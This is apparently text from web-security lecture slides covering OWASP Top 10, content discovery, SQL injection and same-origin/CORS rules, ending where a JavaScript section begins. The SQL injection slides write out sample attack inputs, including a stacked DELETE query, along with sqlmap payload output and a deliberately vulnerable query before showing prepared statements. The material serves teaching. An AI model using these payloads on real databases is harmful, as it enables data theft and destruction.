


Server-Side Architecture

- PHP and CGI (Common Gateway Interface):




- Python Tornado, Node.js, etc. (Event Driven):



- + load balancers, TLS terminators, distributed DBs, CDNs, etc.

Netflix Architecture...




HyperText Markup Language (HTML)

```
<html>                                Parsing, processing ↓  
<head>  
    <title>Example</title>  
    <link href="/style.css" rel="stylesheet"  
          type="text/css">                HTTP GET /style.css  
</head>  
<body>  
                HTTP GET /photo.jpg  
    <script src="/code.js">  
    </script>                        HTTP GET /code.js  
    <iframe src="/comments.html" id="comments">  
    </iframe>                        HTTP GET /comment.html  
</body>  
</html>
```


Developer Tools in Browsers

- Available in every major browser
 - Chrome DevTools
 - Safari Web Inspector
 - Firefox Developer Tools
 - ...
- Inspecting, debugging
 - HTTP requests
 - DOM
 - JavaScript



Web security problems

- Securing transactions between the browser and the server
 - authentication and communication security (→ TLS)
 - session hijacking attacks and defenses
- Attacks targeting the client side
 - Cross Site Scripting
 - ...
- Attacks targeting the server side
 - SQL injection
 - ...





OWASP – TOP 10

- Open Web Application Security Project (OWASP)
 - Worldwide not-for-profit charitable organization focused on improving the security of software
 - Mission is to make software security visible, so that individuals and organizations are able to make informed decisions
- Everyone is free to participate in OWASP and all their materials are available under a free and open software license
- “Does not endorse or recommend commercial products or services, allowing our community to remain vendor neutral with the collective wisdom of the best minds in software security worldwide”




OWASP Top 10

- A list of the 10 Most Critical Web Application Security Risks
- The current version was released in 2021
- Not a checklist!
- It only shows you a priority!
 - Don't stop at 10! There are hundreds of issues that could affect the overall security of a web application as discussed in the OWASP Developer's Guide and the OWASP Cheat Sheet Series.
- <https://owasp.org/www-project-top-ten>

OWASP Top 10 - 2021

- A01:2021 - Broken Access Control
- A02:2021 - Cryptographic Failures
- A03:2021 - Injection
- A04:2021 - Insecure Design
- A05:2021 - Security Misconfiguration
- A06:2021 - Vulnerable and Outdated Components
- A07:2021 - Identification and Authentication Failures
- A08:2021 - Software and Data Integrity Failures
- A09:2021 - Security Logging and Monitoring Failures
- A10:2021 - Server-Side Request Forgery

OWASP Top 10 - 2021



Don't stop at 10!

- There are hundreds of issues that could **affect the overall security** of a web application as discussed in the OWASP Developer's Guide and the OWASP Cheat Sheet Series
 - <https://github.com/OWASP/DevGuide>
 - <https://owasp.org/www-project-cheat-sheets>
- These are essential reading for anyone developing web applications and APIs. Guidance on how to effectively **find vulnerabilities in web applications and APIs** is provided in the OWASP Testing Guide.
 - <https://owasp.org/www-project-web-security-testing-guide>
- The OWASP DevSecOps Guideline focuses on explaining how we can **implement a secure pipeline** and using best practices and introduce tools that we can use in this matter.
 - <https://owasp.org/www-project-devsecops-guideline>



Web security incidents

Cost of a breach

The Cost of Lost Business Due to a Security Breach


\$
1.52
million

Average total
cost of a data
breach



40%

Portion of cost
due to lost
business



280
days

Average
breach
lifecycle

Source: IBM & Ponemon Cost of a Data Breach Report 2020

Impact of a breach

60% of small businesses that fall victim to a cyberattack go out of business within 6 months.




Source: Fundera



Server-Side

Attacker Model

- Attacker communicates with the server over the network
 - In our case, mainly HTTP
- Goals:
 - **Read data** stored on the server
 - **Change data** stored on the server
 - Make the server unable to answer further requests (**Denial of Service**)



Content/API Discovery


- **Attacker's first step: maximizing attack surface**
- Manual testing with a logging HTTP proxy
- Using a web spider
 - Traverse every resource based on links
 - Usually dumb: not executing JS
- Directory listing
 - Webserver listing every file in a directory
 - Best practice: turn it off
- Guessing
 - Based on common file names

Tools: Web Application Security Proxies

- Commercial: [Burp Suite](#), open source: [Zed Attack Proxy](#)
- HTTP traffic inspection, web spider, **content discovery module**

The screenshot shows the Zed Attack Proxy configuration interface. At the top, there are three tabs: Control, Config (which is selected), and Site map. The main content area has two sections:

- Target**:
Define the start directory for the content discovery session, and whether files or directories should be targeted.
Start directory:
Discover:
 Files and directories
 Files only
 Directories only
 Recurse subdirectories
Max depth:
- Filenames**:
Configure the sources Burp should use for generating filenames to test.
 Built-in short file list
 Built-in short directory list
 Built-in long file list
 Built-in long directory list
 Names observed in use on target site
 Derivations based on discovered items



SQL Injection


SQL

- SQL = Structured Query Language
- Database query language for Relational Databases

ID	NAME	PASSWORD	EMAIL
1	joe	SG2MB45BK	joe@example.com
2	jane	SZ634BT723	jane@example.com
3	john	KJZ245JZ78J	john@example.com
4	jill	FU3489VI76	jill@example.com

```
SELECT * FROM users WHERE name=jill AND password=FU3489VI76
```

- Many dialects



MariaDB PostgreSQL



SQL Injection

- Very common problem: composing an SQL command via string operations by using external (user) input:

```
String userName = $_GET['user'];
String password = $_GET['password'];
String query = "SELECT * FROM users WHERE name = '" +
               + userName + "' AND password = '" +
               + password + "'";
db.execute(query);
```

- This would be the expected query:

```
SELECT * FROM users WHERE name=jill AND password=FU3489VI76
```

- However, if for password someone enters pwd' OR 'a'='a, the SQL command will query each item from the table:

```
SELECT * FROM users WHERE name = 'whoever' AND
password = 'pwd' OR 'a'='a'
```

Typical SQL Injection attack methods

```
SELECT * FROM users WHERE username=<user> AND password=<pwd>
```

- SQL comment strings, like #, --, or /*
 - DBMS dependent

```
username=a' # comments out the rest of the query
```



Typical SQL Injection attack methods

```
SELECT * FROM users WHERE username=<user> AND password=<pwd>
```

- Using the UNION construct

- Querying data from another, more 'interesting' tables
- Note that UNION only works if the two queries return the same number of columns; so, the attacker must obtain the structures from the SQL metadata

```
username=a' union select 1,2,3,* from users #
```





Typical SQL Injection attack methods

```
SELECT * FROM users WHERE username=<user> AND password=<pwd>
```

- Using query stacking, support for multiple statements
 - ; is command separator in some SQL DBMSs
 - Depends on platform and DBMS

```
username=a'; DELETE * from users #
```



SQL Injection Tools

- De facto standard tool: SQLMap
- Automatic exploitation of simple SQLi vulns
- Easy to extend for complex cases (with Python “tamper scripts”)
 - Alternative: write a HTTP proxy



```
[11:07:01] [INFO] target URL appears to have 3 columns in query
[11:07:01] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns'
[injectable]
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection points with a total of 25 HTTP(s) requests
:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3362=3362

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=1 AND (SELECT 9338 FROM(SELECT COUNT(*),CONCAT(0x3a6976743a,(SELECT
(CASE WHEN (9338=9338) THEN 1 ELSE 0 END)),0x3a766b663a,FLOOR(RAND(0)*2))x FROM INFOR
MATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
```

Countermeasures in general

- Avoid dynamic SQL
 - use static SQL statement text (unless you cannot)
 - static SQL statements cannot change at run time, and hence, they are not vulnerable to SQL injection attacks
- Filter and sanitize input
 - escaping special characters, conforming to naming conventions, ...
 - best to do automatically: parameterized statements!
- Proper setting of access rights to the database
 - e.g., allow only SELECT operation, etc...

SQL Injection – Input sanitization

- Input sanitization
 - White lists: most effective, but not always usable.
 - Black lists: there are always missing items! Not recommended!
 - » Problem: `DROP -> DRO/**/P`
 - » Problem: character encoding (e.g. Unicode)
 - » And may also filter out legitimate input...
 - Escaping: always use the built-in functions, don't try yourself.
`(PHP mysql_real_escape_string, etc.)`

SQL Injection Mitigation

■ Prepared statements

- Superior to input sanitization
- Clear control channel vs. data channel separation
- Step 1: Prepare (parse, etc.) the query with input placeholders
- Step 2: Execute the query with concrete input data
- Supported in most languages (PHP, ASP.NET, etc.)

```
String query = "SELECT * from table WHERE id=" + var;
```


```
String query = "SELECT * from table WHERE id=?";  
PreparedStatement preparedStatement = conn.prepareStatement(query);  
preparedStatement.setInt(1, Integer.parseInt(var));
```




Client-Side

Client-Side Attacker Model

- User is logged in to site A (on origin A)
 - Authenticated using cookies
 - The site is currently not open
- User visits site B (on origin B)
- Site B is malicious
- Site B should not be able to
 - **Read user data** on site A
 - **Modify user data** on site A
 - Read user cookie on site A → impersonation (r/w access)





**Same origin policy
and
Cross Origin Resource Sharing**

Client-Side Security Model

Origin = scheme + domain + port combination

Basic principle: **origin = security boundary**

A webpage can only read resources without restriction on its own origin (scheme, domain, port). Resources on other origins are subject to various access control rules.

https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

Same Origin Policy

- Restrictions depend on the target resource and access method
 - A page can access
 - » Resources from other origins if permitted by the Same Origin Policy
 - » Pages with different origins only if that page explicitly permits
 - » Local resources only with user consent
- Examples
 - Can't read cookies belonging to other domains
 - Can't read or modify content of tabs/frames displaying other domain
 - Can only send HTTP request *and read response* to own domain, and domains that explicitly permit it
 - Can include scripts, stylesheet, images from other domains, but can't read their content explicitly (but may observe effects)

SOP - Cross-origin accesses

- *Cross-origin embedding*: allowed from any origin
 - Examples: JavaScript (the `<script>` tag), CSS (`<link...>`), images (``), `<audio>`, `<video>`, `<iframe>`, ...
- *Cross-origin write (sending)*: allowed to any origin
 - Examples: links, redirects, form submission
 - Without this pages would only link to themselves
 - CSRF and clickjacking is still possible (not in scope of SOP)
- *Cross-origin read (receiving)*: permitted only from same origin
 - But is typically circumvented by embedding


SOP – content access

SO = restricted to same origin **SO** = not restricted to same origin

- Principle:
 - Displaying and using content, sending HTTP request **SO**
 - Reading content **SO**
- Images may be displayed **SO**, reading pixels **SO**
- Scripts can be included, executed **SO**, reading code **SO**
- Stylesheets can be included, effects observed **SO**, reading it **SO**
- Frames and Iframes
 - Setting URL **SO**, reading URL **SO**
 - Reading frame content **SO**
- Navigation **SO**
- Form submission target (= navigation + POST) **SO**


Cross-origin Resource Sharing (CORS)

- HTTP access control - rules and restrictions of sending and receiving
- **Simple request**
 - Always sent directly:
 - » GET
 - » HEAD
 - » POST - only with Content-Types:
 - text/plain
 - application/x-www-form-urlencoded
 - multipart/form-data
 - The response is received only from the same origin
 - » Browser will block it
 - if the request came from a JavaScript, an error will occur in the callback
 - » Unless the server allows receiving with **Access-Control-Allow-Origin**
 - *But sending is enough to steal information*




Cross-origin Resource Sharing (CORS)

- More complex requests are first checked with a **Preflight request**
 - Request is not directly sent for (POST), PUT, DELETE, and other custom HTTP methods
 - First a *preflighted* request (inquiry) is sent by using the OPTIONS method
 - Then the server replies with a "consent" to receive certain methods
 - The original request is sent only upon consent
 - » Otherwise even the sending is blocked



```
Access-Control-Allow-Origin: http://www.one.site.com
```



JavaScript Security

JavaScript

- A language created in 10 days
 - Designed by Brendan Eich (Netscape) in 1995
- ECMA standardized it in 1996-1997
- Stable technology for years

